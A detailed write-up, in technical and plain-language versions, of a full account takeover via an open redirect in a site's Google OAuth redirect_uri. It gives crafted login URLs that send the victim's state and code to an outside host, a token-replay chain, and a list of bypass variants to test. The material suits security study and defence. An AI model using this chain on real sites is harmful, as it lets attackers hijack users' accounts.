Full Account Takeover via Open Redirection
An open redirection in the OAuth redirect_uri parameter allowed an attacker to redirect the victim's OAuth authorisation code and state to an attacker-controlled site. The attacker could then use those tokens to log in as the victim, achieving full account takeover.

“Khoon se likhi hui kahani hai. Syahi se nahi badhegi.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a site the researcher deliberately keeps anonymous, referring to it throughout as redacted.com, with the application itself living at app.redacted.com. The feature in scope is Google SSO: the site delegates login to Google's OAuth flow and receives the user back on a callback endpoint, /auth/oauthCallback, which receives the user back with state and code values and logs them in..
A normal login starts at the site's /login endpoint, which builds the authorisation request to Google. The redirect_uri parameter tells Google where to send the user after consent, and in the legitimate flow it points at the application's own callback:
https://redacted.com/login?action=login&state=[redacted]&scope=&response_type=code&approval_prompt=auto&redirect_uri=https://app.redacted.com/auth/oauthCallback&client_id=4jivia3ebm9mbpcj22i2n29pdi
The parameters here are the standard OAuth ones: client_id identifies the application to Google, response_type=code asks for an authorisation code, state is the anti-CSRF value, and redirect_uri is where the code is delivered.
Setup
The researcher intercepted requests in Burp and used a different browser to test whether a captured callback URL would log in. No special accounts or roles are described beyond the researcher's own Google account used to complete the flow. The precondition for the attack is that a victim completes a Google sign-in through a link the attacker supplies.
Finding it
The researcher found an open redirection vulnerability and then asked whether it could be pushed further, specifically because the open redirect sat on the Google OAuth flow. The interesting property is that the value being redirected is not a harmless URL: it is the OAuth callback carrying the state and code parameters. If redirect_uri can be pointed at an arbitrary host, those parameters travel to that host.
Exploitation
Step 1: point redirect_uri at an attacker-controlled host
The redirect_uri value was replaced with https://tinder.com, keeping the rest of the authorisation URL intact:
https://redacted.com/login?action=login&state=[redacted]&scope=&response_type=code&approval_prompt=auto&redirect_uri=https://tinder.com/auth/oauthCallback&client_id=4jivia3ebm9mbpcj22i2n29pdi
The only change is the host and path inside redirect_uri; client_id, state, scope, response_type and approval_prompt are unchanged. The researcher loaded the link, selected a Google account, and completed the login. When the process finished, the browser was redirected to tinder.com instead of the application.

The state and code parameters and their values were also sent to tinder.com, visible in the captured request. More importantly, the state and code parameters and their values were also sent to tinder.com, visible in the captured request.
Step 2: capture the callback with its tokens
The researcher repeated the same open redirection, this time intercepting every request in Burp, observing it and forwarding it. During that process the callback request appeared:
This link was seen during the Burp interception. It carries two values: state and code.
Step 3: replay the callback in a different browser
The researcher copied that URL out of the Burp interception, pasted it into a different browser and loaded it. The result was a logged-in session.

This confirms that the URL with the state and code parameters is sufficient to log a user in through Google SSO. Those two tokens are obtained for a Google account when the OAuth process is finished, and Google gives a green light in the form of these tokens. Anyone who obtains them and loads:
will be logged in to the account those OAuth tokens belonged to.

Step 4: the full attack chain
With the token theft confirmed, the researcher set out the complete chain:
-
Deliver the authorisation URL to the victim with the attacker's site in
redirect_uri: -
When the victim signs in with Google, the tokens are received at
attackersite.com, which the attacker controls. -
Once the attacker has the victim's tokens, they place the
stateandcodevalues into the callback URL: -
Loading that URL logs the attacker in to the victim's account, which makes the issue a complete account takeover.
Root cause
The application accepted an arbitrary host in the redirect_uri parameter of its OAuth login flow, so the authorisation response, including state and code, could be delivered to a domain the attacker controls. Replaying the captured state and code pair in a different browser produced a logged-in session. Because the tokens are bearer credentials for the login, anyone who receives them can complete the login as the victim. The report does not describe any binding of the callback to the browser or session that started the flow.
Impact
An attacker who can convince a victim to sign in through a crafted authorisation URL receives that victim's state and code at a host they control. Replaying them against /auth/oauthCallback gives the attacker a logged-in session as the victim, which the researcher describes as a complete account takeover. The attack requires the victim to complete the Google sign-in through the attacker's link. The researcher reported the issue and states that it was accepted.
Fix
The report does not say what change was made. The measure the finding points to is strict validation of redirect_uri against an allowlist of registered callback URLs, so the authorisation response can only be delivered to app.redacted.com.
Variants to test
- Redirect allowlist bypasses. Try
redirect_urivalues that pass a naive prefix or substring check, such as a registered host in the userinfo or path portion, a subdomain of the registered host, or a trailing-dot or case variation. A positive result is the authorisation response, withstateandcode, arriving at a host you control. - Path-restricted redirects. If only the host is validated, try changing the path after the registered host. A positive result is the callback parameters being delivered to a path you can read or that reflects them.
- Callback replay. Complete a login, capture the
stateandcodefrom the callback, and load the URL in a different browser or private window. A positive result is an authenticated session in the second client. - Code reuse. Replay the same
codea second time after a successful login. A positive result is a second successful login from the same code, which shows the code is not single-use. - State handling. Start two flows and check whether a
statefrom one is accepted with acodefrom the other, or whether a missing or alteredstateis rejected. A positive result is acceptance of a mismatched or absentstate. - Other OAuth providers. Repeat the redirect manipulation on any other identity provider the application supports. A positive result is the same delivery of provider-issued tokens to an attacker-controlled host.
What happened, in plain words
A security researcher found a way to log into someone else's account on a website without ever knowing their password. The trick relied on two things working together: a login system that lets you sign in with your Google account, and a small flaw in how that website told Google where to send you back after you signed in.
When you click "Sign in with Google" on a website, you briefly leave that website and go to Google. Google asks which account you want to use, you pick one, and then Google sends you back to the website you came from. On that return trip, Google sends the website state and code values that get the user logged in.
The flaw was that the website let anyone choose where Google would send that return message. The researcher pointed it at a different website (in the report, tinder.com, used just as a stand-in). Google sent the state and code values there instead. Replaying those values logged the researcher in. That is a full account takeover: the attacker ends up inside the victim's account.
The researcher reported it and says the report was accepted.
The pieces you need to know first
Before walking through the steps, here are the ideas the report leans on. None of them require any special tools to understand.
Single sign-on (SSO). Instead of making you create a password for every website, many sites let you log in with an account you already have, such as Google. You prove who you are once, to Google, and the other website trusts Google's word. Think of it like a building where the reception desk (Google) checks your ID and then phones upstairs to say "this person is fine, let them in".
OAuth. This is the set of rules that makes SSO work. It is the choreography of the little trip to Google and back. The website sends you to Google with a request, Google asks you to approve, and then Google sends you back to the website with a short code that the website can trade for proof of who you are. OAuth is not a product you install; it is a convention that Google, the website and your browser all follow.
The authorisation request. The URL the website sends your browser to when you click "Sign in with Google". It contains several named values, called parameters, separated by & signs. Each parameter tells Google something specific.
Parameters. The name=value pairs in a URL after the ?. They are like the fields on a paper form: each one has a label and a filled-in answer. Changing one field changes what the form asks for.
client_id. A public identifier that tells Google which application is asking. It is like the name on the letterhead. It is not a secret.
redirect_uri. The address Google should send you back to when you are done. This is the parameter at the heart of the whole story. It is like writing a return address on an envelope: wherever you write it, that is where the reply goes.
state. A value the website makes up and expects to see again when you come back. Its job is to confirm that the reply really belongs to the login you started, and not to some other login someone else started. Think of it as a claim ticket: you hand in the same ticket at the counter to collect your coat.
code. A short-lived value Google issues after you approve. The website uses it to finish the login. Think of it as a one-time pickup code for a parcel.
Token. A piece of text that stands in for proof of identity. If you have the token, you are treated as the person it belongs to. It is like a cloakroom ticket: whoever holds the ticket gets the coat, no questions asked. In this report, the state and code values together act as tokens that get you logged in.
Callback endpoint. The address on the website that receives you back from Google. In this report it is /auth/oauthCallback. It is the receiving desk where the return message is handed over.
Open redirect. A flaw where a website takes an address from the URL and sends your browser there without checking whether it is a sensible destination. It is like a receptionist who will forward your call to any number a stranger writes on a note, no questions asked. On its own an open redirect is often treated as minor. Here it became serious because the thing being redirected was a login message.
Burp (Burp Suite). A tool that sits between your browser and the internet and lets you pause, look at and change each request before it goes out. Think of it as a postal worker who lets you open every letter before it is delivered. The researcher used it to watch the login requests and to copy the callback URL.
Interception. The act of pausing a request in Burp so you can read it. The researcher intercepted each request, observed it, and then forwarded it (let it continue on its way).
Replay. Taking a request that already worked once and sending it again, possibly from a different browser, to see whether it still works. It is like photocopying a stamped form and handing in the copy.
Account takeover. When an attacker gains control of someone else's account. Here it means being logged in as the victim.
The target and the feature
The researcher deliberately keeps the site anonymous and calls it redacted.com, with the application itself at app.redacted.com. The feature involved is Google SSO: the site hands the login over to Google and receives the user back at /auth/oauthCallback, which reads the returned state and code and turns them into a logged-in session.
A normal login begins at the site's /login address, which builds the request to Google. The redirect_uri parameter tells Google where to send the user after they approve, and in the legitimate flow it points at the application's own callback:
https://redacted.com/login?action=login&state=[redacted]&scope=&response_type=code&approval_prompt=auto&redirect_uri=https://app.redacted.com/auth/oauthCallback&client_id=4jivia3ebm9mbpcj22i2n29pdi
Line by line, in plain words:
https://redacted.com/loginis the site's login page, the starting point.?marks the beginning of the parameters.action=logintells the site what the user is trying to do.state=[redacted]is the claim ticket the site made up for this login attempt.scope=is empty here, meaning no extra permissions are being requested beyond the basic login.response_type=codeasks Google to reply with a code rather than some other kind of answer.approval_prompt=autois a hint about how Google should ask for approval.redirect_uri=https://app.redacted.com/auth/oauthCallbackis the return address: the application's own callback.client_id=4jivia3ebm9mbpcj22i2n29pdiidentifies the application to Google.
Setting up
The researcher intercepted requests in Burp and used a different browser to test whether a captured callback URL would log in. No special accounts or roles are described beyond the researcher's own Google account, used to complete the flow. The one precondition for the attack is that a victim completes a Google sign-in through a link the attacker supplies.
Finding it
The researcher found an open redirect and then asked whether it could be pushed further, specifically because the open redirect sat on the Google login flow. The interesting part is what is being redirected: not a harmless page address, but the login callback carrying the state and code. If redirect_uri can be pointed at any host, those values travel to that host.
Exploitation
Step 1: point redirect_uri at a host you control
The redirect_uri value was replaced with https://tinder.com, leaving the rest of the request intact:
https://redacted.com/login?action=login&state=[redacted]&scope=&response_type=code&approval_prompt=auto&redirect_uri=https://tinder.com/auth/oauthCallback&client_id=4jivia3ebm9mbpcj22i2n29pdi
What changed and what did not:
- The only change is the host and path inside
redirect_uri: it now sayshttps://tinder.com/auth/oauthCallbackinstead ofhttps://app.redacted.com/auth/oauthCallback. client_id,state,scope,response_typeandapproval_promptare exactly as before.- The reason for the change: if the site does not check the return address, Google will deliver the login reply to whatever address is written there.
The researcher loaded the link, selected a Google account and completed the login. When the process finished, the browser was redirected to tinder.com instead of the application.
The state and code parameters and their values were also sent to tinder.com, visible in the captured request. More importantly, the state and code parameters and their values were also sent to tinder.com, visible in the captured request. That is the moment the login message leaves the building and arrives at a place the attacker can read.
Step 2: capture the callback with its tokens
The researcher repeated the same open redirect, this time intercepting every request in Burp, observing it and forwarding it. During that process the callback request appeared:
Line by line:
https://app.redacted.com/auth/oauthCallbackis the application's receiving desk for logins.state=[redacted]is the claim ticket value for this particular login.code=7f7abb1ee5e44692884a20218ce798is the pickup code Google issued.
This link was seen during the Burp interception. It carries two values: state and code.
Step 3: replay the callback in a different browser
The researcher copied that URL out of the Burp interception, pasted it into a different browser and loaded it. The result was a logged-in session.
This confirms that the URL with the state and code parameters is enough on its own to log a user in through Google SSO. Those two tokens are obtained for a Google account when the OAuth process is finished, and Google gives a green light in the form of these tokens. Anyone who obtains them and loads:
will be logged in to the account those tokens belonged to. The URL alone was enough to log in from a different browser.
Step 4: the full attack chain
With the token theft confirmed, the researcher set out the complete chain:
-
Deliver the login URL to the victim with the attacker's site in
redirect_uri:Here the return address is
https://attackersite.com/auth/oauthCallback, a site the attacker controls. Everything else is unchanged. The reason for this step: the victim must be the one who signs in, so the tokens belong to the victim's account. -
When the victim signs in with Google, the tokens are received at
attackersite.com, which the attacker controls. -
Once the attacker has the victim's tokens, they place the
stateandcodevalues into the callback URL:VALUE1stands for the victim'sstatevalue andVALUE2for the victim'scodevalue. The reason for this step: the callback is the place where the site turns those values into a logged-in session. -
Loading that URL logs the attacker in to the victim's account, which makes the issue a complete account takeover.
Why it worked
The application accepted any host in the redirect_uri parameter of its login flow, so the reply from Google, including state and code, could be delivered to a domain the attacker controls. Replaying the captured state and code pair in a different browser produced a logged-in session. Because the tokens act as bearer credentials for the login, anyone who receives them can finish the login as the victim. The report does not describe any binding of the callback to the browser or session that started the flow.
Impact
An attacker who can convince a victim to sign in through a crafted login URL receives that victim's state and code at a host they control. Replaying them against /auth/oauthCallback gives the attacker a logged-in session as the victim, which the researcher describes as a complete account takeover. The attack requires the victim to complete the Google sign-in through the attacker's link. The researcher reported the issue and states that it was accepted.
Fix
The report does not say what change was made. The measure the finding points to is strict validation of redirect_uri against an allowlist of registered callback URLs, so the reply from Google can only be delivered to app.redacted.com. An allowlist is a fixed list of permitted values: anything not on the list is refused.
Variants to test
- Redirect allowlist bypasses. Try
redirect_urivalues that pass a naive prefix or substring check, such as a registered host in the userinfo or path portion, a subdomain of the registered host, or a trailing-dot or case variation. A positive result is the reply from Google, withstateandcode, arriving at a host you control. - Path-restricted redirects. If only the host is validated, try changing the path after the registered host. A positive result is the callback parameters being delivered to a path you can read or that reflects them.
- Callback replay. Complete a login, capture the
stateandcodefrom the callback, and load the URL in a different browser or private window. A positive result is a logged-in session in the second client. - Code reuse. Replay the same
codea second time after a successful login. A positive result is a second successful login from the same code, which shows the code is not single-use. - State handling. Start two flows and check whether a
statefrom one is accepted with acodefrom the other, or whether a missing or alteredstateis rejected. A positive result is acceptance of a mismatched or absentstate. - Other login providers. Repeat the redirect manipulation on any other identity provider the application supports. A positive result is the same delivery of provider-issued tokens to an attacker-controlled host.
Glossary
- Account takeover: when an attacker gains control of someone else's account, here by being logged in as the victim.
- Allowlist: a fixed list of permitted values; anything not on the list is refused.
- Authorisation request: the URL a website sends your browser to when you start a login with an outside provider such as Google.
- Bearer credential: a token that grants access to whoever holds it, with no further proof of identity required.
- Burp (Burp Suite): a tool that sits between your browser and the internet and lets you pause, inspect and change requests.
- Callback endpoint: the address on a website that receives you back from the login provider, here
/auth/oauthCallback. client_id: a public identifier that tells the login provider which application is asking.code: a short-lived value the login provider issues after you approve, used by the website to finish the login.- CSRF: cross-site request forgery, an attack where another site makes your browser send a request you did not intend; the
statevalue exists to prevent it. - Forward (a request): let an intercepted request continue on its way.
- Interception: pausing a request in a tool so you can read it before it is delivered.
- OAuth: the set of rules that lets a website log you in through another provider such as Google.
- Open redirect: a flaw where a site sends your browser to an address taken from the URL without checking that it is a sensible destination.
- Parameter: a
name=valuepair in a URL after the?, like a field on a form. - Replay: sending a request that already worked once again, possibly from a different browser, to see whether it still works.
redirect_uri: the parameter that tells the login provider where to send you back afterwards.- Session: the state of being logged in on a site, usually held in a cookie in your browser.
- Single sign-on (SSO): logging in to one site using an account you already have on another, such as Google.
state: a value the website makes up and expects to see again on return, used to tie the reply to the login that started it.- Token: a piece of text that stands in for proof of identity; whoever holds it is treated as the person it belongs to.
- Userinfo: the part of a URL before the host, used in some bypass tricks to make one address look like another.

